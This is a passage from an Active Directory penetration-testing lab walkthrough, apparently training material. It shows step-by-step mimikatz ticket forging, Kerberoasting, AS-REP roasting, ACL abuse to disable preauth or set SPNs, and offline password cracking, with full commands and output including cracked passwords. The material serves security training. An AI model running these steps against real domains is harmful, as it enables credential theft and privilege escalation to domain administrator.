 '## v ##'       Vincent LE TOUX           ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::golden /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorp-
dc.dollarcorp.moneycorp.local /service:RPCSS
/rc4:731a06658bc10b59d71f5176e93e5710 /user:Administrator /ptt
User        : Administrator
Domain      : dollarcorp.moneycorp.local (DOLLARCORP)
SID         : S-1-5-21-1874506631-3219952063-538504511
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 731a06658bc10b59d71f5176e93e5710 - rc4_hmac_nt
Service   : RPCSS
Target      : dcorp-dc.dollarcorp.moneycorp.local
Lifetime  : 1/15/2019 7:24:47 AM ; 1/12/2029 7:24:47 AM ; 1/12/2029 7:24:47
AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully
submitted for current session
```

```
PS C:\AD\Tools> gwmi -Class win32_operatingsystem -ComputerName dcorp-
dc.dollarcorp.moneycorp.local


SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 14393
RegisteredUser  : Windows User
SerialNumber    : 00377-60000-00000-AA730
Version         : 10.0.14393
```

Learning Objective 14:

Task

- Using the Kerberoast attack, crack password of a SQL server service account.

Solution

We first need to find out services running with user accounts as the services running with machine accounts have difficult passwords. We can use PowerView's (Get-NetUser –SPN) or ActiveDirectory module for discovering such services:

```
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Get-NetUser -SPN

logoncount                    : 0
badpasswordtime               : 12/31/1600 4:00:00 PM
description                   : Key Distribution Center Service Account
distinguishedname             :
CN=krbtgt,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass                   : {top, person, organizationalPerson, user}
name                          : krbtgt
primarygroupid                : 513
objectsid                     : S-1-5-21-1874506631-3219952063-538504511-502
whenchanged                   : 2/17/2019 7:16:56 AM
admincount                    : 1
codepage                      : 0
samaccounttype                : 805306368
showinadvancedviewonly        : True
accountexpires                : 9223372036854775807
cn                            : krbtgt
adspath                       :
LDAP://CN=krbtgt,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
instancetype                  : 4
objectguid                    : bfe9a643-d7b1-4e17-87b9-8a8aacb7cff9
lastlogon                     : 12/31/1600 4:00:00 PM
lastlogoff                    : 12/31/1600 4:00:00 PM
samaccountname                : krbtgt
objectcategory                :
CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata         : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,
2/17/2019 7:16:56 AM, 2/17/2019 7:01:46 AM...}
serviceprincipalname          : kadmin/changepw
memberof                      : CN=Denied RODC Password Replication
Group,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
whencreated                   : 2/17/2019 7:01:46 AM
iscriticalsystemobject        : True
badpwdcount                   : 0
useraccountcontrol            : 514
usncreated                    : 12300
countrycode                   : 0
```

```
pwdlastset                    : 2/16/2019 11:01:46 PM
msds-supportedencryptiontypes : 0
usnchanged                    : 13027

logoncount               : 7
badpasswordtime          : 12/31/1600 4:00:00 PM
distinguishedname        : CN=web
svc,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass              : {top, person, organizationalPerson, user}
displayname              : web svc
lastlogontimestamp       : 2/17/2019 5:35:01 AM
userprincipalname        : websvc
name                     : web svc
objectsid                : S-1-5-21-1874506631-3219952063-538504511-1113
samaccountname           : websvc
codepage                 : 0
samaccounttype           : 805306368
whenchanged              : 2/17/2019 1:35:01 PM
accountexpires           : 9223372036854775807
countrycode              : 0
adspath                  : LDAP://CN=web
svc,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
instancetype             : 4
usncreated               : 14488
objectguid               : 8862b451-0bc9-4b26-8ffb-65c803cc74e7
sn                       : svc
lastlogoff               : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto : {CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL,
CIFS/dcorp-mssql}
objectcategory           :
CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata    : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,
2/17/2019 1:01:06 PM, 1/1/1601 12:04:17 AM}
serviceprincipalname     : {SNMP/ufc-adminsrv.dollarcorp.moneycorp.LOCAL,
SNMP/ufc-adminsrv}
givenname                : web
lastlogon                : 2/19/2019 4:09:40 AM
badpwdcount              : 0
cn                       : web svc
useraccountcontrol       : 16843264
whencreated              : 2/17/2019 1:01:06 PM
primarygroupid           : 513
pwdlastset               : 2/17/2019 5:01:06 AM
usnchanged               : 14677

logoncount            : 8
badpasswordtime       : 12/31/1600 4:00:00 PM
description           : Account to be used for services which need high
privileges.
```

```
distinguishedname      : CN=svc
admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass            : {top, person, organizationalPerson, user}
displayname            : svc admin
lastlogontimestamp     : 2/17/2019 8:15:52 AM
userprincipalname      : svcadmin
name                   : svc admin
objectsid              : S-1-5-21-1874506631-3219952063-538504511-1122
samaccountname         : svcadmin
lastlogon              : 2/19/2019 4:29:46 AM
codepage               : 0
samaccounttype         : 805306368
whenchanged            : 2/17/2019 4:15:56 PM
accountexpires         : 9223372036854775807
countrycode            : 0
adspath                : LDAP://CN=svc
admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
instancetype           : 4
objectguid             : 874e3e06-ce9e-48d1-87e5-bae092859566
sn                     : admin
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         :
CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,
2/17/2019 3:16:58 PM, 2/17/2019 2:22:50 PM...}
serviceprincipalname   : {MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local:1433,
                          MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local}
givenname              : svc
admincount             : 1
memberof               : CN=Domain
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
whencreated            : 2/17/2019 2:22:50 PM
badpwdcount            : 0
cn                     : svc admin
useraccountcontrol     : 66048
usncreated             : 15051
primarygroupid         : 513
pwdlastset             : 2/17/2019 6:22:50 AM
usnchanged             : 17044
[snip]
```

Neat! The svcadmin, which is a domain administrator has a SPN set! Let’s request a ticket for the service:

```
PS C:\AD\Tools> Add-Type -AssemblyNAme System.IdentityModel
PS C:\AD\Tools> New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
"MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local"
```

```
Id                   : uuid-4ded9036-2f9d-4ec7-ad57-45d9e7c95315-1
SecurityKeys         :
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 2/19/2019 1:43:43 PM
ValidTo              : 2/19/2019 11:43:43 PM
ServicePrincipalName : MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local
SecurityKey          :
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

Let’s check if we have the TGS for the service:

```
PS C:\AD\Tools> klist

Current LogonId is 0:0x4503e

Cached Tickets: (5)


[snip]

#1>     Client: studentx @ DOLLARCORP.MONEYCORP.LOCAL
        Server: MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
        Start Time: 2/19/2019 5:44:51 (local)
        End Time:   2/19/2019 15:44:51 (local)
        Renew Time: 2/26/2019 5:44:51 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: dcorp-dc.dollarcorp.moneycorp.local
 [snip]
```

Now, let’s dump the tickets to disk:

```
PS C:\AD\Tools> . .\Invoke-Mimikatz.ps1
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::list /export"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX           ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 2/19/2019 5:44:51 AM ; 2/19/2019 3:44:51 PM ;
2/26/2019 5:44:51 AM
   Server Name       : krbtgt/DOLLARCORP.MONEYCORP.LOCAL @
DOLLARCORP.MONEYCORP.LOCAL
   Client Name       : studentx @ DOLLARCORP.MONEYCORP.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable
; forwardable ;
   * Saved to file     : 0-40e10000-
studentx@krbtgt~DOLLARCORP.MONEYCORP.LOCAL-DOLLARCORP.MONEYCORP.LOCAL.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2/19/2019 5:44:51 AM ; 2/19/2019 3:44:51 PM ;
2/26/2019 5:44:51 AM
   Server Name       : MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
   Client Name       : studentx @ DOLLARCORP.MONEYCORP.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ;
forwardable ;
   * Saved to file     : 1-40a10000-studentx@MSSQLSvc~dcorp-
mgmt.dollarcorp.moneycorp.local-DOLLARCORP.MONEYCORP.LOCAL.ki
rbi
[snip]
```

Now, copy the the MSSQL ticket to the Kerberoast folder and offline crack the Service Account Password:

```
PS C:\AD\Tools> Copy-Item .\1-40a10000-studentx@MSSQLSvc~dcorp-
mgmt.dollarcorp.moneycorp.local-DOLLARCORP.MONEYCORP.LOCAL.kirbi
C:\AD\Tools\kerberoast\
PS C:\AD\Tools> cd kerberoast
PS C:\AD\Tools\kerberoast> python.exe .\tgsrepcrack.py .\10k-worst-pass.txt
.\1-40a10000-studentx@MSSQLSvc~dcorp-mgmt.dollarcorp.moneycorp.local-
DOLLARCORP.MONEYCORP.LOCAL.kirbi
found password for ticket 0: *ThisisBlasphemyThisisMadness!!  File: .\1-
40a10000-studentx@MSSQLSvc~dcorp-mgmt.dollarcorp.moneycorp.local-
DOLLARCORP.MONEYCORP.LOCAL.kirbi

All tickets cracked!
```

Learning Objective 15:

Task

- Enumerate users that have Kerberos Preauth disabled.
- Obtain the encrypted part of AS-REP for such an account.
- Determine if studentx has permission to set User Account Control flags for any user.
- If yes, disable Kerberos Preauth on such a user and obtain encrypted part of AS-REP.

Solution

Using PowerView dev version, we can enumerate users with Kerberos preauth disabled:

```
PS C:\AD\Tools> . .\PowerView_dev.ps1
PS C:\AD\Tools> Get-DomainUser -PreauthNotRequired -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DCORP-
DC.DOLLARCORP.MONEYCORP.LOCAL/DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL
VERBOSE: [Get-DomainUser] Searching for user accounts that do not require
kerberos preauthenticate
VERBOSE: [Get-DomainUser] filter string:
(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=41943
04))


logoncount             : 0
badpasswordtime        : 12/31/1600 4:00:00 PM
distinguishedname      :
CN=VPN1User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass            : {top, person, organizationalPerson, user}
displayname            : VPN1User
userprincipalname      : VPN1user
name                   : VPN1User
objectsid              : S-1-5-21-1874506631-3219952063-538504511-1191
samaccountname         : VPN1user
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 2/18/2019 10:53:05 AM
instancetype           : 4
usncreated             : 38714
objectguid             : c002538c-3644-4a9a-b9d5-d860c30e6d3d
sn                     : user
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         :
CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,
2/18/2019 10:53:05 AM, 1/1/1601 12:04:17 AM}
givenname              : VPN1
lastlogon              : 12/31/1600 4:00:00 PM
badpwdcount            : 0
```

```
cn                     : VPN1User
useraccountcontrol     : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
DONT_REQ_PREAUTH
whencreated            : 2/18/2019 10:53:05 AM
primarygroupid         : 513
pwdlastset             : 2/18/2019 2:53:05 AM
usnchanged             : 38719

logoncount             : 0
badpasswordtime        : 12/31/1600 4:00:00 PM
distinguishedname      :
CN=VPN2User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass            : {top, person, organizationalPerson, user}
displayname            : VPN2User
userprincipalname      : VPN2user
name                   : VPN2User
objectsid              : S-1-5-21-1874506631-3219952063-538504511-1192
samaccountname         : VPN2user
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 2/18/2019 10:53:05 AM
instancetype           : 4
usncreated             : 38721
objectguid             : a0fb6e1d-b630-4b33-bed2-f079c919ad94
sn                     : user
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         :
CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,
2/18/2019 10:53:05 AM, 1/1/1601 12:04:17 AM}
givenname              : VPN2
lastlogon              : 12/31/1600 4:00:00 PM
badpwdcount            : 0
cn                     : VPN2User
useraccountcontrol     : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
DONT_REQ_PREAUTH
whencreated            : 2/18/2019 10:53:05 AM
primarygroupid         : 513
pwdlastset             : 2/18/2019 2:53:05 AM
usnchanged             : 38726
[snip]
```


Next, we can use Get-ASREPHash from ASREPRoast to request the crackable encrypted part (make sure you replace X with your userid):

```
PS C:\AD\Tools> . .\ASREPRoast\ASREPRoast.ps1
PS C:\AD\Tools> Get-ASREPHash -UserName VPNxuser -Verbose
```

```
VERBOSE: [Get-ASREPHash] DC server IP '172.16.2.1' resolved from current
domain
VERBOSE: [Get-ASREPHash] Bytes sent to '172.16.2.1': 194
VERBOSE: [Get-ASREPHash] Bytes received from '172.16.2.1': 1478
$krb5asrep$VPNxuser@dollarcorp.moneycorp.local:3bf8f68982822cd7f07c26722750d5
b4$b5d1ff6a6239343ee82a55f31775a5bbbfb32511f66e6f9556ac6660d29e3d1bd3cbc152cb
16fc6f11ee0d215cc23e46f8d00b2e48e5700597c98681b226c2114ae
eec7b3f8ff1bd49cd4f8e7cb71f7f3e6e48f483612f441b5a24bed4e67ea6167433adf8372d35
73ba42a57dcc797ad8ca53c9a353f963003db259580fa0126f72694f31f3c674bb7dfced63780
0fc467bb1895bb225d57b85527e27b052d132428d0393538c85d6bfc3
3edb7771c8f1bd6dc003d654f202f38591c5f15f9611768c7804f7c4e294f2d0cdd45d44c0398
de005b14728ee49e3e3ac666e217aad34235e534ab2974b406fdea4d5ee35dea1ec0811b71071
f4c6c0ff1c5fa804d6adc763d0577eaa
```

We can brute-force the encrypted blob offline, using John The Ripper. Using bleeding-jumbo of John The Ripper. Using that (and building John) we can brute-force the hashes offline.

```
./john vpnxuser.txt --wordlist=wordlist.txt
```



```
root@kali:~/Desktop/JohnTheRipper-bleeding-jumbo/run# cat vpn1user
$krb5asrep$VPN1user@dollarcorp.moneycorp.local:e5e9624103dcc77f681fa3772db9a214$887533327075ccfeff77966a4a9cfdb1299f4f
acd0b0b9ec1a3f1181250096cf18ee0973e5bdb19e5d4f4df76fcc4ae42eeb19f8473565f6f1be45962434631880952ebfe2cb60b2068618fa64a4
305d5151c6dd830dc3d5af3bce9351ae9848cae26246addb82d17747c74839434f3ca4a71295900132c9eda028a3e67f468fd9f291760ffd8552ee
107eff8384cbd60b6885adbfd610dacdce8df053b419d3bb4940f1e4d74fa531d414efb38e0fd1d3b7829ede7fab4467c4163aff3caf8c09e020be
26fb16395c36ac1e0972438a82c3e04bd67489a32a4d488d78917c1d13bf08def6f8
root@kali:~/Desktop/JohnTheRipper-bleeding-jumbo/run# ./john vpn1user --wordlist=wordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 A
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
Qwertyuiop123    ($krb5asrep$VPN1user@dollarcorp.moneycorp.local)
1g 0:00:00:00 DONE (2018-12-27 18:50) 12.50g/s 87.50p/s 87.50c/s 87.50C/s Password..Qwertyuiop123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Now, let’s enumerate those users where studentx has GenericWrite or GenericAll rights. Since studentx is a part of the RDPUsers group:

```
PS C:\AD\Tools> . .\PowerView_dev.ps1
PS C:\AD\Tools> Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName
-match "RDPUsers"}

ObjectDN                  :
CN=Control1User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
AceQualifier              : AccessAllowed
ActiveDirectoryRights     : GenericAll
ObjectAceType             : None
AceFlags                  : None
AceType                   : AccessAllowed
InheritanceFlags          : None
SecurityIdentifier        : S-1-5-21-1874506631-3219952063-538504511-1116
IdentityReferenceName     : RDPUsers
IdentityReferenceDomain   : dollarcorp.moneycorp.local
IdentityReferenceDN       : CN=RDP
Users,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
IdentityReferenceClass    : group
```

```
ObjectDN                 :
CN=Control2User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
AceQualifier             : AccessAllowed
ActiveDirectoryRights    : GenericAll
ObjectAceType            : None
AceFlags                 : None
AceType                  : AccessAllowed
InheritanceFlags         : None
SecurityIdentifier       : S-1-5-21-1874506631-3219952063-538504511-1116
IdentityReferenceName    : RDPUsers
IdentityReferenceDomain : dollarcorp.moneycorp.local
IdentityReferenceDN      : CN=RDP
Users,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
IdentityReferenceClass   : group

ObjectDN                 :
CN=Control3User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
AceQualifier             : AccessAllowed
ActiveDirectoryRights    : GenericAll
ObjectAceType            : None
AceFlags                 : None
AceType                  : AccessAllowed
InheritanceFlags         : None
SecurityIdentifier       : S-1-5-21-1874506631-3219952063-538504511-1116
IdentityReferenceName    : RDPUsers
IdentityReferenceDomain : dollarcorp.moneycorp.local
IdentityReferenceDN      : CN=RDP
Users,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
IdentityReferenceClass   : group
[snip]
```

Since RDPUsers has GenericAll rights over ControlXuser, let’s force set preauth not required to the `ControlXUser’s` useraccountcontrol settings:

```
PS C:\AD\Tools> Set-DomainObject -Identity ControlXUser -XOR
@{useraccountcontrol=4194304} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://DCORP-
DC.DOLLARCORP.MONEYCORP.LOCAL/DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=ControlXUser)(name=ControlXUser)(displayname=ControlXUs
er))))
VERBOSE: [Set-DomainObject] XORing 'useraccountcontrol' with '4194304' for
object 'ControlXUser'


PS C:\AD\Tools> Get-DomainUser -PreauthNotRequired -Identity ControlXUser
```

```
logoncount             : 0
badpasswordtime        : 12/31/1600 4:00:00 PM
distinguishedname      :
CN=Control1User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass            : {top, person, organizationalPerson, user}
displayname            : Control1User
userprincipalname      : Control1user
name                   : Control1User
objectsid              : S-1-5-21-1874506631-3219952063-538504511-1151
samaccountname         : Control1user
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 2/19/2019 2:01:50 PM
instancetype           : 4
usncreated             : 38427
objectguid             : 9a9889f8-f786-4094-aa0a-00accfdb3241
sn                     : user
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         :
CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,
2/18/2019 10:52:24 AM, 2/18/2019 10:52:24 AM...}
givenname              : Control1
lastlogon              : 12/31/1600 4:00:00 PM
badpwdcount            : 0
cn                     : Control1User
useraccountcontrol     : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
DONT_REQ_PREAUTH
whencreated            : 2/18/2019 10:52:24 AM
primarygroupid         : 513
pwdlastset             : 2/18/2019 2:52:24 AM
usnchanged             : 87946
```

Next, we can use Get-ASREPHash from ASREPRoast to request the crackable encrypted part, as done earlier:

```
PS C:\AD\Tools> Get-ASREPHash -UserName ControlXUser -Verbose

VERBOSE: [Get-ASREPHash] DC server IP '172.16.2.1' resolved from current
domain
VERBOSE: [Get-ASREPHash] Bytes sent to '172.16.2.1': 198
VERBOSE: [Get-ASREPHash] Bytes received from '172.16.2.1': 1518
$krb5asrep$ControlXuser@dollarcorp.moneycorp.local:4a15327a907a8f0c67fa9ce956
e7f66d$0b852e8454b360b615aed5ee3ff147ff520fffa5f20a1e1adaf4fcdda51c0f895d0717
271e0582f9b835c1d520211653f322b38a1b469ea6dbbde4a27c758db
```

```
524b58aff8289a04c2f4c3a07645d5d1136a7e35e4210a99266e7f3ff0470a8d2613287012d07
fadef5d547eb08ea999bf8f7ade2d16282db8df2f50613dfe79d6c350bc50fb247f42c195b031
cfbe82ffe6a881072fa9c89fde72a656605f491fcc7955d39b750a1b5
0b0621ab25e5e28e97066ce19e9e1c29c20c8982b989129216050dc94c2f5ae159859f40722f7
4c9343228f515a7fcdaa62cf7bfd24410296f7883fcc7869be5dd06c5de1e50fb36bbd1ad14e5
b81c7c4c3a5f47bbab759f1cd958e25df11c
```

Learning Objective 16:

Task

- Determine if studentx has permissions to set UserAccountControl flags for any user.
- If yes, force set a SPN on the user and obtain a TGS for the user.

Solution

Let’s check if studentx has permissions to set User Account Control settings for any user. As done previously, we will also look if the RDPUsers group has interesting permissions :

```
PS C:\AD\Tools> . .\PowerView_dev.ps1
PS C:\AD\Tools> Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName
-match "RDPUsers"}

[snip]
ObjectDN                : 
CN=Support1User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-1874506631-3219952063-538504511-1116
IdentityReferenceName   : RDPUsers
IdentityReferenceDomain : dollarcorp.moneycorp.local
IdentityReferenceDN     : CN=RDP
Users,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : 
CN=Support2User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-1874506631-3219952063-538504511-1116
IdentityReferenceName   : RDPUsers
IdentityReferenceDomain : dollarcorp.moneycorp.local
IdentityReferenceDN     : CN=RDP
Users,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
IdentityReferenceClass  : group

ObjectDN                : 
CN=Support3User,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
AceQualifier            : AccessAllowed
```

```
ActiveDirectoryRights    : GenericAll
ObjectAceType            : None
AceFlags                 : None
AceType                  : AccessAllowed
InheritanceFlags         : None
SecurityIdentifier       : S-1-5-21-1874506631-3219952063-538504511-1116
IdentityReferenceName    : RDPUsers
IdentityReferenceDomain : dollarcorp.moneycorp.local
IdentityReferenceDN      : CN=RDP
Users,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
IdentityReferenceClass   : group
[snip]
```

Let's check if supportXuser already has a SPN:

```
PS C:\AD\Tools> Get-DomainUser -Identity supportXuser | select
serviceprincipalname

serviceprincipalname
--------------------
```

Since studentX has GenericAll rights on the supportXuser, let's force set a SPN on it:

```
PS C:\AD\Tools> Set-DomainObject -Identity supportXuser -Set
@{serviceprincipalname='dcorp/whateverX'} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DCORP-
DC.DOLLARCORP.MONEYCORP.LOCAL/DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=supportXuser)(name=supportXuser)(displayname=supportXuse
r))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to
'dcorp/whateverX' for object 'supportXuser'
```

Now, once again check the SPN for supportXuser:

```
PS C:\AD\Tools> Get-DomainUser -Identity supportXuser | select
serviceprincipalname

serviceprincipalname
--------------------
dcorp/whateverX
```

Now, request a TGS for the SPN and save it for offline brute-force:

```
PS C:\AD\Tools> Add-Type -AssemblyName System.IdentityModel
PS C:\AD\Tools> New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
"dcorp/whateverX"


Id                   : uuid-4ded9036-2f9d-4ec7-ad57-45d9e7c95315-3
SecurityKeys         :
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 2/19/2019 2:17:22 PM
ValidTo              : 2/19/2019 11:44:51 PM
ServicePrincipalName : dcorp/whateverX
SecurityKey          :
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

PS C:\AD\Tools> klist

Current LogonId is 0:0x3f5fb0

Cached Tickets: (7)

[snip]
```

```
#2>   Client: studentX @ DOLLARCORP.MONEYCORP.LOCAL
 Server: dcorp/whateverX @ DOLLARCORP.MONEYCORP.LOCAL
 KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
 Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
 Start Time: 2/19/2019 6:17:22 (local)
 End Time:   2/19/2019 15:44:51 (local)
 Renew Time: 2/26/2019 5:44:51 (local)
 Session Key Type: RSADSI RC4-HMAC(NT)
 Cache Flags: 0
 Kdc Called: dcorp-dc.dollarcorp.moneycorp.local
[snip]
```

Save the ticket for offline brute-force:

```
PS C:\AD\Tools> . .\Invoke-Mimikatz.ps1
PS C:\AD\Tools> cd .\kerberoast\
PS C:\AD\Tools\kerberoast> Invoke-Mimikatz -Command '"kerberos::list
/export"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
mimikatz(powershell) # kerberos::list /export

[snip]
[00000003] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 1/15/2019 9:40:23 AM ; 1/15/2019 4:42:30 PM ;
1/22/2019 6:42:30 AM
   Server Name     : dcorp/whateverX@ DOLLARCORP.MONEYCORP.LOCAL
   Client Name     : studentx @ DOLLARCORP.MONEYCORP.LOCAL
   Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable
;
   * Saved to file       : 3-40a10000-studentx@dcorp~whateverX-
DOLLARCORP.MONEYCORP.LOCAL.kirbi

[snip]
```

Let's brute-force the ticket now:

```
PS C:\AD\Tools\kerberoast> python.exe .\tgsrepcrack.py .\10k-worst-pass.txt
.\2-40a10000-studentx@dcorp/whateverX-DOLLARCORP.MONEYCORP.LOCAL.kirbi

found password for ticket 0: Support@123  File: .\2-40a10000-
studentx@dcorp~whateverX-DOLLARCORP.MONEYCORP.LOCAL.kirbi
All tickets cracked!
```

Alternatively, we can use PowerView_dev for requesting a hash:

```
PS C:\AD\Tools> Get-DomainUser -Identity supportXuser | Get-DomainSPNTicket |
select -ExpandProperty Hash
$krb5tgs$23$*SupportXuser$dollarcorp.moneycorp.local$dcorp/whateverX*$22CACB6
810715463968FFBCEDE28E3B1$C989BDEBA3F58F640FA3E0497501CED6B85017C14E2DFCD47D4
